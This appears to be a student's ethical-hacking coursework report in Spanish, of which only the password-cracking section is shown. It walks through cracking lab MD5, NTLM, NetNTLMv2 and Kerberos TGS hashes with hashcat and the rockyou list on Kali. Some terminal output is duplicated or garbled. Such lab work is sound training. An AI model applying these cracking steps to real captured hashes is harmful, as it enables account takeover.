




Curso de Especialización de Ciberseguridad en Entornos de Tecnología de la Información (CETI)



Hacking Ético

UD04. Una vez dentro.
Tarea Online.

JUAN ANTONIO GARCIA MUELAS

INDICE

	Pag
1. Caso práctico	2
2. Apartado 1: Proceso de cracking de contraseñas	2
3. Apartado 2: Instalación del Laboratorio	7
4. Apartado 3: Explotación de vulnerabilidad y configuración del servidor C2	18
5. Apartado 4: Ejecución de la persistencia	22
6. Webgrafía	24

1.- Descripción de la tarea.

Caso práctico

Una vez Paloma ha completado el curso, Paloma ha adquirido los conocimientos necesarios para poder realizar tareas propias de la fase de Postexploitación.

Al igual que hizo su compañero Luis, Paloma ha de realizar unas sesiones formativas con la finalidad de compartir estos conceptos con sus compañeros de trabajo. De esta manera, todos podrán tener, al menos, unas nociones básicas de ciertas técnicas de Postexploitación que ha podido aprender Paloma en el curso.

Paloma cree que el enfoque que dio Luis a las sesiones formativas es el mejor sistema para poder afianzar los conceptos. De modo que configura un laboratorio de pruebas específico para esta temática y resolver de manera práctica algunas de las tareas aprendidas.


¿Qué te pedimos que hagas?

✓ Apartado 1: Proceso de cracking de contraseñas.

Utilizando la herramienta hashcat en vuestra máquina de ataque Kali Linux, y utilizando el diccionario de posibles contraseñas rockyou (disponible en `/usr/share/wordlists/`), se necesitan crackear los hashes de los siguientes algoritmos:

**Nota: hay que incluir en este fichero la palabra "hashcat". Se puede añadir esta palabra con el comando "echo hashcat >> /usr/share/wordlists/rockyou.txt"*


El archivo **rockyou** es corto y bastante general. Si abrimos cualquier herramienta online podemos ver como coincide la cadena **"hashcat"** con los hashes propuestos para los ejercicios. Por ello, se solicita añadir esta cadena.



The screenshot shows a Kali Linux terminal window with the command `echo hashcat >> /usr/share/wordlists/rockyou.txt` being executed. Below the terminal, a web browser window displays the MD5 Hash Generator tool. The tool has a field for 'Tu Cadena' (Your String) containing 'hashcat'. Below this, it shows the generated MD5 Hash: '8743b52063cd84097a65d1633f5c74f5'. There is also a 'Copia' (Copy) button next to the hash. The browser also shows the SHA1 Hash: 'b89eaac7e61417341b710b727768294d0e6a277b' with a 'Copia' button.

Tu Cadena	MD5 Hash	SHA1 Hash
hashcat	8743b52063cd84097a65d1633f5c74f5	b89eaac7e61417341b710b727768294d0e6a277b


Añado como se pide **hashcat** al fichero.




Comenzamos con la parte práctica.

➤ Hash MD5: "8743b52063cd84097a65d1633f5c74f5"


Pasamos el hash a un archivo de texto, antes de pasarlo a través de la herramienta hashcat.



Como se observa, no es capaz de hacerlo de forma automática al haber más de un tipo para MD5, así que se lo pasamos mediante el parámetro **-m**



Podemos comprobar que funciona correctamente e identifica la cadena.



```
kali@kali:~$ hashcat -m 0 MD5.txt /usr/share/wordlists/rockyou.txt --show
8743b52063cd84097a65d1633f5c74f5:hashcat


Session.....: hashcat
Status.....: Cracked
Hash-Mode.....: 0 (MD5)
Hash-Target.....: 8743b52063cd84097a65d1633f5c74f5
Time-Started.....: Wed Feb 28 13:57:56 2024 (0 secs)
Time-Estimated...: Wed Feb 28 13:57:56 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 673 H/s (0.00ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point.....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: hashcat -> hashcat
Hardware.Mon.#1...: Util: 12%

Started: Wed Feb 28 13:57:45 2024
Stopped: Wed Feb 28 13:57:57 2024

(kali@kali)~$ hashcat -m 0 MD5.txt /usr/share/wordlists/rockyou.txt --show
8743b52063cd84097a65d1633f5c74f5:hashcat
```

➤ Hash NTLM: "b4b9b02e6f09a9bd760f388b67351e2b"

Realizamos los mismos pasos realizados con MD5 para este hash.



```
(kali@kali)~$ echo b4b9b02e6f09a9bd760f388b67351e2b >> NTLM.txt
(kali@kali)~$ hashcat NTLM.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode


OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i5-12400, 1435/2934 MB (512 MB allocatable), 4MCU

The following 11 hash-modes match the structure of your input hash:

# | Name | Category
--+-----+-----
900 | MD4 | Raw Hash
0 | MD5 | Raw Hash
70 | md5(utf8le($pass)) | Raw Hash
2600 | md5(md5($pass)) | Raw Hash salted
and/or iterated
3500 | md5(md5(md5($pass))) | Raw Hash salted
and/or iterated
4400 | md5(sha1($pass)) | Raw Hash salted
and/or iterated
20900 | md5(sha1($pass).md5($pass).sha1($pass)) | Raw Hash salted
and/or iterated
4300 | md5(strioupper(md5($pass))) | Raw Hash salted
and/or iterated
1000 | NTLM | Operating System
9900 | Radmin2 | Operating System
8600 | Lotus Notes/Domino 5 | Operating System
cation Software (EAS) | Enterprise Appli

Please specify the hash-mode with -m [hash-mode].
```




```
(kali@kali)~$ hashcat -m 1000 NTLM.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i5-12400, 1435/2934 MB (512 MB allocatable), 4MCU



Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```



➤ **Hash NETNTLMv2:**

"admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5c7830315c783031000000000000b45c67103d07d7b95acd12ffa11230e000000052920b85f78d013c31cdb3b92f5d765c783030"

Seguimos con el mismo procedimiento, pero aquí podemos observar cómo detecta el tipo de protocolo y ejecuta la acción automáticamente.



➤ Hash Kerberos TGS:

```
"$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891a
d31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8fedf705376cea582ab59
38f7fc8bc741acf05c5990741b36ef4311fe3562a41b70a4ec6ecba849905f2385bb379
9d92499909658c7287c49160276bca0006c350b0db4fd387adc27c01e9e9ad0c20ed5
3a7e6356dee2452e35eca2a6a1d1432796fc5c19d068978df74d3d0baf35c77de12456
bf1144b6a750d11f55805f5a16ece2975246e2d026dce997fba34ac8757312e9e4e627
2de35e20d52fb668c5ed"
```

Probamos de nuevo y vuelve a ejecutar de forma directa tras identificar el tipo de codificación.

```
kali@kali: ~
$ echo "$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8fedf705376cea582ab5938f7fc8bc741acf05c5990741b36ef4311fe3562a41b70a4ec6ecba849905f2385bb3799d92499909658c7287c49160276bca0006c350b0db4fd387adc27c01e9e9ad0c20ed53a7e6356dee2452e35eca2a6a1d1432796fc5c19d068978df74d3d0baf35c77de12456bf1144b6a750d11f55805f5a16ece2975246e2d026dce997fba34ac8757312e9e4e6272de35e20d52fb668c5ed" >> KERBEROS.txt
(kali@kali)~$ hashcat KERBEROS.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i5-12400, 1435/2934 MB (512 MB allocatable), 4MCU

No hash-mode matches the structure of the input hash.

Started: Wed Feb 28 14:21:22 2024
Stopped: Wed Feb 28 14:21:22 2024

(kali@kali)~$
```

```
kali@kali: ~
$ echo "$krb5tgs$23$*user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8c5e5de6c06a7f49fd559d7a9a3c32576c8fedf705376cea582ab5938f7fc8bc741acf05c5990741b36ef4311fe3562a41b70a4ec6ecba849905f2385bb3799d92499909658c7287c49160276bca0006c350b0db4fd387adc27c01e9e9ad0c20ed53a7e6356dee2452e35eca2a6a1d1432796fc5c19d068978df74d3d0baf35c77de12456bf1144b6a750d11f55805f5a16ece2975246e2d026dce997fba34ac8757312e9e4e6272de35e20d52fb668c5ed" >> KERBEROS.txt
(kali@kali)~$ hashcat KERBEROS.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-penryn-12th Gen Intel(R) Core(TM) i5-12400, 1435/2934 MB (512 MB allocatable), 4MCU


Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

(kali@kali)~$
```

```

kali@kali:~$ hashcat -m 13100 -u user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8
5e5de6c06a7f49f559d7a9a3c32576c8fedf705376cea582ab5938f7fc8bc741acf05c5990741b36ef431
1fe256241b70a4ec6c8ba849905f285b3799d9249900658c7287c49160276bca0006c3500db4f5d87a
dc27c01e9e9ad0c20ed53a7e6356dee2452e35eca2a6a1d1432796fc5c19d068978f74d3d0baf35c77de12
456bf11446a750d11f55805f5a16ece2975246e2d026dce997fba34ac8757312e9e4e6272de35e20d52fb6
68c5ed:hashcat

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$user$realm$test/spn*$63386d22d359fe422...68c5ed
Time.Started.....: Wed Feb 28 14:27:58 2024 (0 secs)
Time.Estimated...: Wed Feb 28 14:27:58 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2150 H/s (0.00ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: hashcat -> hashcat
Hardware.Mon.#1..: Util: 10%

Started: Wed Feb 28 14:27:47 2024
Stopped: Wed Feb 28 14:27:59 2024

(kali@kali)-[~]$ hashcat -m 13100 -u user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8
5e5de6c06a7f49f559d7a9a3c32576c8fedf705376cea582ab5938f7fc8bc741acf05c5990741b36ef431 --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:
13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Hashfile 'KERBEROS.txt' on line 1 (user/s...7312e9e4e6272de35e20d52fb668c5ed): Separator
unmatched
$krb5tgs$23$user$realm$test/spn*$63386d22d359fe42230300d56852c9eb$891ad31d09ab89c6b3b8
5e5de6c06a7f49f559d7a9a3c32576c8fedf705376cea582ab5938f7fc8bc741acf05c5990741b36ef431

